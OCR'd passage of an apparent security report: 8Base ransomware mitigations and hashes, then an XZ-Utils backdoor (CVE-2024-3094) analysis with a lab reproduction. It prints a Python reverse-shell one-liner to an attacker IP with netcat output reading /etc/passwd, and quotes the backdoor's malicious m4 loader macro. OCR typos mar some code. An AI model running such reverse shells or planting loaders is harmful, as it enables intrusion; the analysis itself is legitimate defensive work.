
8Base's .NET-based ransomware executes the payload as a new process by decrypting it in memory, and the SmokeLoader variant executes the payload as a new process by downloading the payload from C2 or decrypting the payload stored inside SmokeLoader. Therefore, it is possible to prevent malicious content from being executed through a new process by activating ASR (attack surface reduction) rules[20]. In addition, it is necessary to isolate suspicious files using anti-virus software so that they cannot be executed even if they are downloaded or copied.

To ensure continuous execution, 8Base ransomware copies ransomware files to the startup folder and registers them in the registry so that they automatically run upon booting. Therefore, you can prevent persistence by modifying the Windows group policy to restrict registry editing by non-administrator users.

To perform functions such as encrypting files or deleting backup data, you will need administrator privileges. To this end, 8Base ransomware utilizes the UAC bypass technique or copies the token of a privileged process. It is necessary to update the Windows operating system to a version patched for the bypass technique, or edit the group policy to prevent users from duplicating or creating tokens for other processes.

[20] ASR(Attack Surface Reduction): Technology that blocks the attack path of malicious code

In addition, 8Base ransomware contains encrypted commands that disable firewalls or delete backup data. Because hackers decrypt and use the commands when necessary, the malicious actions must be blocked in advance by activating ASR rules and using EDR (endpoint detection and response) solutions.[21] In addition, you can prevent data leakage by utilizing a DLP (data loss prevention)[22] or EDR solution, and you can respond to file encryption and data deletion in NAS or backup storage by backing up and managing data on a separate network or storage.



Indicator Of Compromise

Play : SHA256

ae0087b0e2f4292c64c5232368e562c30da4db998734b9b3dd5e27f456741f9c
4e4c154f0500990e897ca9650eafd3c6255ba4df3b4bc620c6ba27b718278392
b4b89828380c4781c7beafa6dce00ae38cd4adc13ad56792996e28c41def5c53
454f9058a9fd9c266782389850d6142a0d04ce9d8042bc069ccd8d90d60be6d5
7e290b69efbd441e9f968dd21304c7685ddae17be0378113650fba822af08f69

File Name

rh111.exe
executable.exe
mtx111.exe

[21] EDR(Endpoint Detection and Response): A solution that prevents damage from spreading by detecting, analyzing, and responding to malicious activities occurring on terminals such as computers, mobile devices, and servers in real time

[22] DLP(Data Loss Prevention): A solution that prevents data leaks by monitoring the flow of data and blocking the leakage of important information

■ Reference site

- Leicester City Council, UK (https://news.leicester.gov.uk/news-articles/2024/april/cyber-incident-update-3-april-2024/)

- Leicester City Council, UK (https://news.leicester.gov.uk/news-articles/2024/april/more-data-published-following-leicester-cyber-attack/)

- Security recommendations of CISA (https://www.cisa.gov/news-events/cybersecurity-advisories/aa24-060a)

- Official website of BleepingComputer (https://www.bleepingcomputer.com/news/security/hellokitty-ransomware-rebrands-releases-cd-projekt-and-cisco-data/#google_vignette)

- Official website of BleepingComputer (https://www.bleepingcomputer.com/news/security/8base-ransomware-gang-escalates-double-extortion-attacks-in-june/)

- Cyble Research & Intelligence Labs (https://cyble.com/blog/lockbit-blacks-legacy-unraveling-the-dragonforce-ransomware-connection/)

- Official website of SOCRadar (https://socradar.io/dark-web-profile-8base-ransomware/)

- Official website of Cyberint (https://cyberint.com/blog/research/all-about-that-8base-ransomware-group-the-details/)

- DarkReading new letters (https://www.darkreading.com/threat-intelligence/sexi-ransomware-desires-vmware-hypervisors)

- Official website of Trend Micro (https://www.trendmicro.com/vinfo/tr/security/news/ransomware-spotlight/ransomware-spotlight-8base)

- U.S. Energy and Commerce Commission (https://energycommerce.house.gov/events/oversight-and-investigations-subcommittee-hearing-examining-the-change-healthcare-cyberattack)

Analysis of XZ-Utils backdoor malware (CVE-2024-3094)

■ Outline of the vulnerability

On March 28, 2024, Microsoft Senior Developer Andres Freund discovered a backdoor embedded in XZ-Utils. Freund reported this fact along with an analysis to oss-security.[23] This backdoor neutralizes the security system, enabling attackers to access the system without any authorization process. More information is available on the oss-security mailing list.[24]

- URL: https://www.openwall.com/lists/oss-security/2024/03/29/4

XZ-Utils is an open-source compression software tool that uses the LZMA compression algorithm[25] derived from the Tukaanni project. Many Linux distributions, including Fedora, Slackware, Ubuntu, and Debian, use XZ-Utils to compress software packages. It can also be used on FreeBSD, NetBSD, Microsoft Windows, and FreeDOS. As such, XZ-Utils is used in a significant number of operating systems and has high impact and risk, so it has received the highest CVSS score (10 points).

- URL: https://github.com/tukaani-project/xz

The advantage of an open-source project is that anyone can participate in development, share problems, and contribute to finding solutions. However, this XZ-Utils backdoor incident showed the security vulnerabilities of the open-source ecosystem, where large-scale projects rely on a small number of open-source contributor projects. This incident will serve as an opportunity to raise the awareness of many developers security, and it further suggests the need to prepare an open source security inspection plan and policy management system.

[23] oss-security: An open organization that discusses various open-source security issues

[24] Mailing list: A method of disseminating information to Internet users via e-mail. Conversations between developers and users are mainly provided in the form of a mailing list.

[25] LZMA compression algorithm: A data compression algorithm developed by Igor Pavlov.

■ Attack timeline

Lasse Collin, the XZ-Utils maintainer,[26] had granted authority to Jia Tan, who later became the main culprit behind the XZ-Utils crisis, over a three-year period to ease the workload during software maintenance activities.

Jia Tan has been active in the XZ-Utils project since February 2022, and installed and posted backdoor files in versions 5.6.0 and 5.6.1 of XZ-Utils over two days on February 23 and 24, 2024. Considering that Jia Tan sent the first patch to the xz-devel mailing list on October 29, 2021, it can easily be seen that this attack had been prepared carefully over a long period of time.



infosec
Sep 2021
Jan 2022
Sep 2022
Mar 2023
Sep 2023
Apr 2024
▶ Jia Tan's first commit
▶ Received pressure email
Lasse Collin,
Jia Tan's first merge
Received pressure emails
▶ Groundwork started
Lasse Collin,
A pair of patches merged by Lasse Collin, that use the "GNU indirect function" feature
Jia Tan,
Updates Google oss-fuzz configuration to send bugs to them
Groundwork for using ifunc later
▶ Jia Tan's first patch
Jia Tan,
Added first patch to the XZ-devel mailing list
▶ Jia Tan's main activities
Jia Tan,
Added to the Tukaani Organization
Tags and builds XZ-Utils v5.4.2
▶ Attack begins
Jia Tan,
Merges hidden backdoor binary code

Figure 1. CVE-2024-3094 attack timeline

[26] Maintainer: An entity that takes the lead in maintaining open-source projects by collecting various use cases and practical user experiences from open source consumers

■ Attack scenario

The figure below shows the attack scenario of the XZ-Utils backdoor.



infosec
③ Deploying software with a backdoor
① Scanning open source projects for vulnerabilities
② Installing a backdoor in source code
Attacker
④ Trigger backdoor, remote command execution
Software users

Figure 2. XZ-Utils backdoor attack scenario

① The attacker searches for an open-source project vulnerable to supply chain attacks

② The attacker installs a backdoor in the open-source project software source code

③ The victims are exposed to attacks when they download the software with the backdoor installed

④ The attacker triggers backdoors to remotely distribute ransomware and malware on the victims' PCs

■ Affected software versions

The XZ-Utils versions with the backdoor installed are as follows.

S/W	Vulnerable versions
XZ-Utils	5.6.0, 5.6.1

■ Test environment configuration information

Build a test environment and examine the operation process of the XZ-Utils backdoor.

Name	Information
Victim	Ubuntu 22.04 XZ-Utils 5.6.1 (192.168.102.74)
Attacker	Kali Linux (192.168.219.129)

■ Vulnerability test

Step 1. Configuration environment

The source code of the vulnerable version of XZ-utils 5.6.1 for building an environment can be found in Debian's Salsa.

- URL:https://salsa.debian.org/debian/xz-utils/-/tree/46cb28adbbfb8f50a10704c1b86f107d077878e6

Without Jia Tan's private key paired with the public key that exists in the backdoor, it is impossible to trigger an attack. Therefore, we will use xzbot, which can test vulnerabilities with a random attacker's private key.

- URL: https://github.com/amlweems/xzbot

After building XZ-utils 5.6.1, downloaded via the link above, the liblzma.so.5.6.1 file is created in the src/liblzma/.libs/ path. Use xzbot's script to patch the file so that the backdoor operates using the public key corresponding to the attacker's private key. An example of xzbot's patch.py execution command is as follows.


```
$ python3 patch.py src/liblzma/.libs/liblzma.so.5.6.1
```

Step 2. Vulnerability test

Set a new symbolic link in order to find the patched liblzma.so.5.6.1 file using liblzma.so.5. Afterwards, when the attacker's PC sends an ssh connection request using a certificate with an attack phrase inserted using xzbot, the backdoor is executed.

The xzbot execution command that connects you to the reverse shell of the attacker's PC is as follows.


```
$ ./main -addr 192.168.102.74 -cmd ` python -c 'import socket,subprocess,o;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.216.29",7777));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);p=subproces.call(["/bin/sh","-i"]);'`
```



```
┌──(root㉿kali)-[~/xzbot]
└─# ./main -addr 192.168.102.74 -cmd ` python -c 'import socket,subprocess,o
;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.216.
29",7777));

os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);p=subproce
s.call(["/bin/sh","-i"]);'`
```

Figure 3. Reverse shell connection request command

You can find that the victim's PC is connected to the reverse shell of the attacker's PC.



```
┌──(root㉿kali)-[~/xzbot]
└─# nc -lnvp 7777
listening on [any] 7777 ...
connect to [192.168.216.129] from (UNKNOWN) [192.168.216.129] 46772
# cat /etc/passwd
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
```

Figure 4. Checking the reverse shell connection

■ Detailed analysis of the vulnerability


The detailed vulnerability analysis deals with the XZ-utils 5.6.1 backdoor file and the execution method.

Step 1. Build code analysis

The attacker planted a backdoor within the XZ-utils source code, and guided the backdoor code to be inserted into the liblzma5.so library through a compilation script.

1) build-to-host.m4


The m4 file, which is a macro processor, is used to convert the configure.ac file into a configure shell script. build-to-host.m4 is a normal file that is intended to perform compatibility checks between systems. The attacker partially changed the file into one that loads the malicious code. When the macro is executed, the code of AC_DEFUN(gl_BUILD_TO_HOST_INIT) below is executed first.



```
dnl Some initializations for gl_BUILD_TO_HOST.
AC_DEFUN([gl_BUILD_TO_HOST_INIT],
[
  dnl Search for Automake-defined pkg* macros, in the order
  dnl listed in the Automake 1.10a+ documentation.
  gl_am_configmake=`grep -aErls "#{4}[[:alnum:]]{5}#{4}$" $srcdir/ 2>/dev/null`
  if test -n "$gl_am_configmake"; then
    HAVE_PKG_CONFIGMAKE=1
  else
    HAVE_PKG_CONFIGMAKE=0
  fi

  gl_sed_double_backslashes='s/\\/\\\\/g'
  gl_sed_escape_doublequotes='s/"/\\"/g'
  gl_path_map='tr "\t \-_" " \t_\-"'
changequote(,)dnl
  gl_sed_escape_for_make_1="s,\\([ \"&'();<>\\\\`|]\\),\\\\\\1,g"
changequote([,])dnl
  gl_sed_escape_for_make_2='s,\$,\\$$,g'
  dnl Find out how to remove carriage returns from output. Solaris /usr/ucb/tr
  dnl does not understand '\r'.
  case `echo r | tr -d '\r'` in
    '') gl_tr_cr='\015' ;;
    *)  gl_tr_cr='\r' ;;
  esac
])
```

Figure 5. AC_DEFUN(gl_BUILD_TO_HOST_INIT) code


When grep -aErls "#{4}[[:alnum:]]{5}#{4}$" $srcdir/ 2>/dev/null set with $gl_am_configmake in the source code is executed, bad-3-corrupt_lzma2.xz is found, as below.



```
sktester@22NB0226:~$ grep -aErls "#{4}[[:alnum:]]{5}#{4}$" $srcdir/ 2> /dev/null
/home/sktester/xz-utils-46cb28adbbfb8f50a10704c1b86f107d077878e6/tests/files/bad-3-corrupt_lzma2.xz
```

Figure 6. grep command execution result in the AC_DEFUN(gl_BUILD_TO_HOST_INIT) code

If tr “₩t ₩-_” “ ₩t_₩-” set with $gl_path_map is executed, ₩t(Horizontal Tab) ↔ Space, -(Hyphen) ↔ _(Underscore) of the execution target are replaced with each other. $gl_am_configmake and $gl_path_map are executed in the source code, as below.




```
if test "x$gl_am_configmake" != "x"; then
  gl_[$1]_config='sed \"r\n\" $gl_am_configmake | eval $gl_path_map | $gl_[$1]_prefix -d 2>/dev/null'
else
  gl_[$1]_config=''
fi
```

Figure 7. Command execution script in the AC_DEFUN(gl_BUILD_TO_HOST) code

2) bad-3-corrupt_lzma2.xz

The bad-3-corrupt_lzma2.xz file is modified by the attacker and cannot be decompressed. However, if the string is replaced in the above process, it decompresses normally, and the following bash shell script (hereinafter referred to as "Stage 1") appears.

